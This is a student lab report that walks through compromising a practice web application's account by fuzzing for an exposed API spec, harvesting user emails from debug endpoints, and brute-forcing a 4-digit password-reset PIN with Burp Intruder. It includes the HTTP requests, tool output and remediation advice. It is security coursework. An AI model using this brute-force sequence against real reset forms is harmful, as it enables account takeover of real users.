CSOC 1030: Lab Assignment #5

Prepared By: Vyomesh Jethava (Student Id: 219929900)

Table of Contents

Password Reset Vulnerability Leads to Account Compromise

Description

There is a LOGIN form, but we don't have email id or password. So I did perform fuzzing on website to see hidden information where I got email address which can be used to log in. Now as we don't have password, I choose to use forgot password feature. Now we must enter email id and recovery pin which is 4-digit pin. As pin pass without any encoding so we can modify it. Pin is 4-digit so we can brute force it and as a result I got new password. So new I can log in using email id and password without any barrier and this leads to account compromise. There is few confidential meeting information are present and attacker can misuse it.

Impact


Attacker can reset any user's password and actual user will not be able to log in to his own account whereas attacker can see confidential information in it. There should be limit in entering pin option to avoid brute force attack. Account contains confidential information which should not be shared to anyone, so this vulnerability leads to confidentiality of organization. Then after resetting password actual user will not be able to log in so it affects on Availability. Information between organization and employees are not kept internal so it compromises Integrity.

Recommendations

- Limit the number of attempts on entering PIN in reset password.
- As pin is 4-digit, it can be brute-forced so can change it to mixture of number and character so it can be harder to guess.
- Passing email id, password and pin in encrypted way instead of simple text will be ice on the cake.

Steps to Reproduce

1. Website is hosted on http://10.6.30.50 which has login page.



Login


Email:

Password:

Login


Forgot password? Click here to recover it.

2. We are using open-source tool dirsearch for website fuzzing. After fuzzing, in result we got /api/swagger. When we open that URL, a file got downloaded.




```
┌──(root㉿darkv3nom)-[/home/darkv3nom]
└─# dirsearch -u 10.6.30.50

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /root/.dirsearch/reports/10.6.30.50_23-08-03_23-05-00.txt

Error Log: /root/.dirsearch/logs/errors-23-08-03_23-05-00.log

Target: http://10.6.30.50/

[23:05:00] Starting:
[23:05:12] 200 -    3KB - /api/swagger
[23:05:14] 301 -  177B  - /build  ->  /build/
[23:05:27] 400 -    1KB - /servlet/%C0%AE%C0%AE%C0%AF

Task Completed
```

3. That file contains some other URLs so we can explore them.




```
        description: Logged out successfully
      '500':
        description: Internal server error

/users/current:
  get:
    summary: Retrieve information associated with the current user's session
    responses:
      '200':
        description: Successful operation
      '401':
        description: Unauthorized
      '404':
        description: User not found
      '500':
        description: Internal server error

/meeting:
  get:
    summary: Retrieve information associated with the latest meeting
    responses:
      '200':
        description: Successful operation
      '401':
        description: Unauthorized
      '404':
        description: No meeting found
      '500':
        description: Internal server error

/debug/users:
  get:
    summary: List all of the names, emails, and join dates of the users on the platform
    responses:
      '200':
        description: Successful operation
      '500':
        description: Internal server error

/debug/users/disabled:
  get:
    summary: List the emails of all the disabled users
    responses:
      '200':
        description: Successful operation
      '500':
        description: Internal server error

```

4. On http://10.6.30.50/api/debug/users we found some email id’s which are shown below.




```
▼ 0:
    name:       "John Doe"
    email:      "john@whitehouse.gov"
    joinDate:   "1999-01-15T00:00:00.000Z"
▼ 1:
    name:       "Jane Doe"
    email:      "jane@parliment.uk"
    joinDate:   "2005-11-01T00:00:00.000Z"
▼ 2:
    name:       "Mike Smith"
    email:      "mike@marines.mil"
    joinDate:   "2007-06-20T00:00:00.000Z"
▼ 3:
    name:       "Linda Johnson"
    email:      "linda@fbi.gov"
    joinDate:   "2015-09-30T00:00:00.000Z"
▼ 4:
    name:       "Susan Brown"
    email:      "susan@australia.gov.au"
    joinDate:   "2019-04-10T00:00:00.000Z"
```

5. On http://10.6.30.50/api/debug/users/disabled we found some email id’s which are disabled as shown below. So, remaining two email id are enabled and can be used which are mike@marines.mil and linda@fbi.gov



```
0:   "john@whitehouse.gov"
1:   "jane@parliment.uk"
2:   "susan@australia.gov.au"
```

6. As we found email id, we can test for forgot password feature. Here we have email id, but we will have to figure out for 4-digit recovery pin. Now we know it’s 4-digit pin which can be between 0000 and 9999. So, we can brute force it.



Forgot Password


Email:

4-digit Recovery Pin:

Recover Password

Want to go back? Click here to return.


7. We will use Burp Suite tool to interpret web request and will send request to Intruder.


Burp Suite Professional v2021.9 - Temporary Project - licensed to Uncia
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Comment this item
HTTP/1
Pretty Raw Hex \n
INSPECTOR

Request to http://10.6.30.50:80

```
POST /api/recover HTTP/1.1
Host: 10.6.30.50
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.6.30.50/login
Content-Type: application/json
Origin: http://10.6.30.50
Content-Length: 38
Connection: close
Cookie: session_cookie=s%3ARGvNRB7rhsra8m_xG2guwWH6OB9CcBfa.8AwnOCxATM5agqkchcRAxtOeKlBEHlTYCcXRj5oGHYA

{
  "email":"linda@fbi.gov",
  "pin":"0000"
}
```

8. In Intruder, we will add PIN as payload. And we know that pin is 4-digit so will select numbers from 0000 to 9999 at increment of 1.



Burp Suite Professional v2021.9 - Temporary Project - licensed to Uncia
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 3 × 4 × ...
Target Positions Payloads Resource Pool Options
Start attack
Add §
Clear §
Auto §
Refresh

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /api/recover HTTP/1.1
Host: 10.6.30.50
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.6.30.50/login
Content-Type: application/json
Origin: http://10.6.30.50
Content-Length: 38
Connection: close
Cookie: session_cookie=s%3ARGvNRB7rhsra8m_xG2guwWH6OB9CcBfa.8AwnOCxATM5agqkchcRAxtOeKlBEHlTYCcXRj5oGHYA

{"email":"linda@fbi.gov","pin":"§0000§"}
```


Burp Suite Professional v2021.9 - Temporary Project - licensed to Uncia
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 3 × 4 × ...
Target Positions Payloads Resource Pool Options
Start attack

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can customized in different ways.

Payload set: 1 Payload count: 10,000

Payload type: Numbers Request count: 10,000

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ● Sequential ○ Random


From: 0000

To: 9999

Step: 1

How many:

9. After brute force we can see that 9812 has more length than other and has 200 OK status code so we will use that as pin.



6. Intruder attack of 10.6.30.50 - Temporary attack - Not saved to project file
Attack Save Columns
Results Target Positions Payloads Resource Pool Options
Request Response
Pretty Raw Hex \n ≡
Search...
0 matches
Finished

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
9813	9812	200	☐	☐	279	
0		401	☐	☐	251	
1	0	401	☐	☐	251	
2	1	401	☐	☐	251	
3	2	401	☐	☐	251	
4	3	401	☐	☐	251	
5	4	401	☐	☐	251	
6	5	401	☐	☐	251	
7	6	401	☐	☐	251	
8	7	401	☐	☐	251	
9	8	401	☐	☐	251	
10	9	401	☐	☐	251	
11	10	401	☐	☐	251	
12	11	401	☐	☐	251	

```
POST /api/recover HTTP/1.1
Host: 10.6.30.50
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.6.30.50/login
Content-Type: application/json
Origin: http://10.6.30.50
Content-Length: 38
```

10. We used linda@fbi.gov email id and 9812 pin so password got successfully recovered. Now our new password will be “**pqA>iOeMHxr@**”



Forgot Password

